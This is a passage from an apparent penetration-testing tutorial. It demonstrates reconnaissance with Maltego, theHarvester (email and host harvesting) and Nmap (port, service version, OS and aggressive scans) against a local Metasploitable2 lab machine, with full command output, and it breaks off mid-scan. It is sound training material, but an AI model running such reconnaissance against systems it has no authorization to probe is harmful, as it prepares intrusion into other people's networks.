


So with the help of Maltego, it has discovered the other websites that are running on this particular name server.


We also can retrieve the exact location (*country*) of the domain, by using this tool.




According to the graphical representation, it indicates that the domain hosting company is located in **Canada**.



Now let's try to get the Netblock with the help of using the routing info.




This will actually provide with a range of IPs.



2 - Harvester

This is also a utility/ tool which comes pre-installed in Kali Linux. This “**Harvester**” tool is mainly used for email harvesting. This tool was developed in python. We can use this tool to gather information such as emails, subdomains, hosts, open ports and banners using different public sources. So it uses search engines, PGP key servers and SHODAN computer database to gather information.


By using the command “**theHarvester --help**” you can see all the available options in the tool.



```
usage: theHarvester [-h] -d DOMAIN [-l LIMIT] [-s START] [-g] [-p] [-s] [--screenshot SCREENSHOT] [-v] [-e DNS_SERVER] [-t DNS_TLD] [-r] [-n] [-c] [-f FILENAME] [-b SOURCE]
theHarvester: error: the following arguments are required: -d/---domain
[dilshan@10] ~$ theHarvester --help
=====
[The Harvester logo]
=====
* theHarvester 3.2.0
* Coded by Christian Martorella
* Edge-Security Research
* cmartorella@edge-security.com
=====
usage: theHarvester [-h] -d DOMAIN [-l LIMIT] [-s START] [-g] [-p] [-s] [--screenshot SCREENSHOT] [-v] [-e DNS_SERVER] [-t DNS_TLD] [-r] [-n] [-c] [-f FILENAME] [-b SOURCE]
theHarvester is used to gather open source intelligence (OSINT) on a company or domain.

optional arguments:
-h, --help      show this help message and exit
-d DOMAIN, --domain DOMAIN
               Company name or domain to search.
-l LIMIT, --limit LIMIT
               Limit the number of search results, default=500.
-s START, --start START
               Start with result number X, default=0.
-g, --google-dork
               Use Google Dorks for Google search.
-p, --proxies
               Use proxies for requests, enter proxies in proxies.yaml.
-s, --shodan
               Use Shodan to query discovered hosts.
--screenshot SCREENSHOT
               Take screenshots of resolved domains specify output directory: --screenshot output_directory
-v, --virtual-host
               Verify host name via DNS resolution and search for virtual hosts.
-e DNS_SERVER, --dns-server DNS_SERVER
               DNS server to use for lookup.
-t DNS_TLD, --dns-tld DNS_TLD
               Perform a DNS TLD expansion discovery, default False.
-r, --take-over
               Check for takeovers.
-n, --dns-lookup
               Enable DNS server lookup, default False.
-c, --dns-brut
               Perform a DNS brute force on the domain.
-f FILENAME, --filename FILENAME
               Save the results to an HTML and/or XML file.
-b SOURCE, --source SOURCE
               baidu, bing, bingapi, bufferoverun, certspotter, crtsh, dnsdumpster, duckduckgo, exalead, github-code, google, hackertarget, hunter, intelx, linkedin, linkedin_links, netcraft, otx, pentesttools, projectdiscovery, qwant, rapiddns, securityTrails, spys, sublist3r, threatcrowd, threatminer, trello, twitter, urlscan, virustotal, yahoo
[dilshan@10] ~$
```

This tools also provides the facility to export the results to a HTML file. So that a person gets the opportunity to view and understand the report data easily.




```
(dilshan@10) [-] $ theHarvester -d http://192.168.56.100/ -l 200 -b all -f test3.html
=====
theHarvester 3.2.0
Coded by Christian Martorella
Edge-Security Research
cmartorell@edge-security.com

[+] Target: http://192.168.56.100/

[!] Missing API key.

[!] Missing API key.
Searching results.
[*] Searching Duckduckgo.
An exception has occurred: 'NoneType' object has no attribute 'find'
[!] Searching Google.
[!] Searching VirusTotal.
[!] Searching Threatcrowd.
    Searching 0 results.
    Searching results.
[*] Searching Certspotter.
[!] Searching Shodan.
    Searching 100 results.
    Searching 100 results.
[!] Searching Netcraft.
    Searching 200 results.
[*] Searching LinkedIn.
[!] Users found: 2
-----
Your search
    Searching 0 results.
[*] Searching Bing.
    Searching 200 results.
[!] Searching Google.
```

In the command, “**-d**” is used to define the domain. “**-l**” is used to limit the number of result outputs. So, in this occasion, I have limited the results maximum to 200. Then “**-b**” is used to define the source. The “**-f**” is going to give us descriptive information as a form of a report.




theHarvester Scan Report

Overall statistics

Domains	Hosts	IP Addresses	Vhosts	Emails	Shodan
2	39	22	0	2	0

Latest scan report

Date	Domain	Plugin	Record	Result
2021-05-02	http://192.168.56.100/	linkedin	people	Your search
2021-05-02	http://192.168.56.100/	linkedin	people	Your search



3 - Nmap

Network scanning is a very vital step in the penetration testing process. Network scanning is used to recognize available network services, discover any filtering systems and to identify the operating systems that are being used. Networking scanning is an essential process because it ensures that a particular network is safe & healthy. So, by using network scanning tools you are able to detect the vulnerabilities in the network and measure the network performance too. The ultimate goal of those network scanning tools is to troubleshoot the network issues. You can perform network scanning process either by manually (**using Address Resolution Protocol**), or by using an automated tool.

Among all the network scanning tools, **Nmap** is the currently most popular networking scanning tool out there. Nmap stands for “**Network Mapper**”. This tool is an open-source Linux command-line tool which is used to scan IP Addresses & ports in a particular network. Nmap also allows network admins to find out which devices are running on their network, discover open ports and services and identify potential vulnerabilities.

Nmap is also capable of finding information about the operating system running on devices. It actually provides very detailed information about the OS such as OS version etc.

Not only that, for Nmap there is also a graphical user interface called “**Zenmap**”. Visual mapping of a network & generating advanced scan reports are some of the most highlighted features in Zenmap tool.

So in order to do the scanning, I am going to use the Nmap tool in Kali Linux & as the target I am going to use the “**metasploitable2**” virtual machine.

So, as you can see in the below image, this is the initial interface of the Nmap command-line tool.

```
[dilshan@10 ~]$ nmap
Nmap 7.91 ( https://nmap.org )
Usage: nmap [Scan Type(s)] [Options] {target specification}
TARGET SPECIFICATION:
  Can pass hostnames, IP addresses, networks, etc.
  Ex: scanne.nmap.org, microsoft.com/24, 192.168.0.1; 10.0.0-255.1-254
  -l file: Read target list from file of hosts/networks
  --nmap hosts: Choose random targets
  --exclude host1[,host2],hosts...,:> Exclude hosts/networks
  --excludefile <exclude_file>: Exclude list from file
HOSTS DISCOVERY:
  -sL: List Scan - simply list targets to scan
  -sn: Ping Scan - disable port scan
  -sP: SYN Scan - TCP SYN host discovery
  -PS/PA/PV/PY[|portlist]: TCP SYN/ACK, UDP or SCTP discovery to given ports
  -PE/PP/PW: ICMP echo, timestamp, and netmask request discovery probes
  -PO[|protocol list]: IP Protocol Ping
  -n/-R: Never do DNS resolution/Always resolve [default: sometimes]
  --dns-servers <serv1[,serv2],...,>: Specify custom DNS servers
  --system-dns: Use OS's DNS resolver
  --traceroute: Trace path to each host
SCAN TECHNIQUES:
  -S</T>S/A/S/W/M: TCP SYN/Connect()//ACK/Window/Maimon scans
  -S/U: UDP scan
  -SN/S/F/X: TCP Null, FIN, and Xmas scans
  --scanflags <flags>: Customize TCP scan flags
  -S1 |zombie| host[:probeport]: Idle scan
  -S/V: Scan for version/PROBE-ECHO scans
  -A: All protocol scan
  -b <FTP relay host>: FTP bounce scan
PORT SPECIFICATION AND SCAN ORDER:
  -p<port ranges>: Only scan specified ports
    Ex: -p22; -p1-65535; -p U:53,111,137,T:21-25,B:80,139,8080,S:59
  --exclude-ports <port ranges>: Exclude the specified ports from scanning
  -F: Fast mode - can never finish a default scan
  -T<time limit>: Scan faster (but less accurate) - don't randomize
  --top-ports <n>: Scan <n> most common ports
  --port-ratio <ratio>: Scan ports more common than <ratio>
SERVICE/VERSION DETECTION:
  -sV: Probe open ports to determine service/version info
  --version-intensity <level>: Set from 0 (light) to 9 (try all probes)
  --version-light: Limit to most likely probes (intensity 2)
  --version-all: Try every single probe (intensity 9)
  --version-trace: Show detailed version scan activity (for debugging)
SCRIPT SCAN:
  -sC: equivalent to --script=default
  --script=<lua scripts>; <lua scripts> is a comma separated list of
    directories, script-files or script-categories
  --script-args=<arg>[,<arg>2,...]: provide arguments to scripts
  --script-args-file=script: provide NSE script args in a file
  --script-db=script: Scan all data sent against this database
  --script-updatedb: Update the script database.
  --script-help=<scripts>; Show help about scripts.
    <lua scripts> is a comma-separated list of script-files or
    script-categories.
```

So as you can see, the IP Address of our target machine is **192.168.56.100**. So we are going to perform the network scan on this target IP Address.

```
To access official Ubuntu documentation, please visit:  
http://help.ubuntu.com/  
No mail.  
msfadmin@metasploitable:~$ ifconfig  
eth0      Link encap:Ethernet HWaddr 08:00:27:46:03:ce  
          inet addr:192.168.56.100 Bcast:192.168.56.255 Mask:255.255.255.0  
          inet6 addr: fe80::a00:27ff:fe46:3ce/64 Scope:Link  
            UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1  
            RX packets:6 errors:0 dropped:0 overruns:0 frame:0  
            TX packets:29 errors:0 dropped:0 overruns:0 carrier:0  
            collisions:0 txqueuelen:1000  
            RX bytes:1508 (1.4 KB) TX bytes:3638 (3.5 KB)  
            Base address:0xd020 Memory:f0200000-f0220000  
  
lo       Link encap:Local Loopback  
          inet addr:127.0.0.1 Mask:255.0.0.0  
          inet6 addr: ::1/128 Scope:Host  
            UP LOOPBACK RUNNING MTU:16436 Metric:1  
            RX packets:92 errors:0 dropped:0 overruns:0 frame:0  
            TX packets:92 errors:0 dropped:0 overruns:0 carrier:0  
            collisions:0 txqueuelen:0  
            RX bytes:19393 (18.9 KB) TX bytes:19393 (18.9 KB)  
msfadmin@metasploitable:~$
```

```
(dilshan@10)-[~]
└─$ nmap 192.168.56.100
Starting Nmap 7.91 ( https://nmap.org ) at 2021-05-02 09:45 +0530
Nmap scan report for 192.168.56.100
Host is up (0.0064s latency).
Not shown: 977 filtered ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown

Nmap done: 1 IP address (1 host up) scanned in 17.31 seconds
(dilshan@10)-[~]
└─$
```

So as you can see, it has provided us with many important information about the metasploitable2 machine such as **Port Numbers** and **related States & Services** of them.

State	Description
Open	Accepting Connection Requests.
Closed	No service responding to requests.
Filtered	Blocked by a firewall.
Unfiltered	Accessible but scanner was unable to determine whether open or not.

Now, let's move on for finding the related versions of each services.

```
(dilshan@10)-[~]
$ nmap -sV 192.168.56.100
Starting Nmap 7.91 ( https://nmap.org ) at 2021-05-02 09:53 +0530
Nmap scan report for 192.168.56.100
Host is up (0.0043s latency).
Not shown: 977 filtered ports
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetsd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind     2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login?
514/tcp   open  shell        Netkit rshd
1099/tcp  open  java-rmi   GNU Classpath grmiregistry
1524/tcp  open  bindshell   Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  X11          (access denied)
6667/tcp  open  irc          UnrealIRCd
8009/tcp  open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 28.75 seconds
```

As a penetration tester, it's very much important to know about the service version numbers. So once you discovered them, with the help of some tools, you can search the particular exploit corresponding to that version number. Service versions are also very much important specially when generating patches.

So now let's try scanning ports which are in a particular range.

```
(dilshan@10)-[~]
$ nmap -p 20-100 192.168.56.100
Starting Nmap 7.91 ( https://nmap.org ) at 2021-05-02 10:02 +0530
Nmap scan report for 192.168.56.100
Host is up (0.0027s latency).
Not shown: 75 filtered ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http

Nmap done: 1 IP address (1 host up) scanned in 14.76 seconds
```

So as you can see in the above image, I have scanned the ports from port number **20** to **100**.

Now, let's try to find the operating system that is running in our target machine using this Nmap tool.

```
(dilshan@10)-[~]
$ sudo nmap -O 192.168.56.100
Starting Nmap 7.91 ( https://nmap.org ) at 2021-05-02 10:14 +0530
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.56.100
Host is up (0.00060s latency).
Not shown: 977 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
MAC Address: 08:00:27:46:03:CE (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1.46 seconds
```

So in here, you are able to identify the **MAC Address** of that target machine, **Device Type**, **Current OS Details** and the **Network Distance (Hop Count)**.

We can use the command “**sudo nmap --traceroute 192.168.56.100**” to identify how the packets reach the target destination.

```
(dilshan@10)-[~]
└$ sudo nmap --traceroute 192.168.56.100
Starting Nmap 7.91 ( https://nmap.org ) at 2021-05-02 10:15 +0530
nmap: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.56.100
Host is up (0.000071s latency).
Not shown: 977 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
MAC Address: 08:00:27:46:03:CE (Oracle VirtualBox virtual NIC)

TRACEROUTE
HOP RTT      ADDRESS
1  0.07 ms  192.168.56.100

Nmap done: 1 IP address (1 host up) scanned in 0.10 seconds
```

As you can see, with 1 hop, it reaches the destination.

There is one another very powerful scan type in Nmap called as “**Aggressive Scan**”.

This contains all the features of different types of scans.

```

dilshan@10:~$ nmap -A 192.168.56.100
Starting Nmap 7.91 ( https://nmap.org ) at 2021-05-02 10:18 +0530
massdns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.56.100
Host is up (0.00020s latency).
Not shown: 977 closed ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 60:bf:f7:c0:5f:f6:74:d6:00:24:f4:c4:d5:9c:cd (DSA)
|   1024 0b:65:66:24:0f:21:10:de:17:3b:a3:61:b1:24:3d:e8:f3 (RSA)
23/tcp    open  telnet        Linux telned
25/tcp    open  smtp         Postfix smtpd
|_smtp-commands: metasploitable.localdomain PIPELINING SIZE 10240000 VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN,
|_ssl-date: 2021-05-02T03:56:04+00:00; -52m30s from scanner time.
| sslv2:
|   SSLv2 supported
|     ciphers:
|       SSL2_RC2_128_CBC_WITH_MD5
|       SSL2_RC4_128_WITH_MD5
|       SSL2_DES_64_CBC_WITH_MD5
|       SSL2_DES_192_EDE3_CBC_WITH_MD5
|       SSL2_RC4_128_EXPORT40_WITH_MD5
|       SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
53/tcp    open  domain        ISC BIND 9.4.2
| bindinfo:
|   bind.version: 9.4.2
80/tcp    open  http         Apache httpd/2.2.8 ((Ubuntu) DAV/2)
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
|_http-title: Metasploitable - Linux
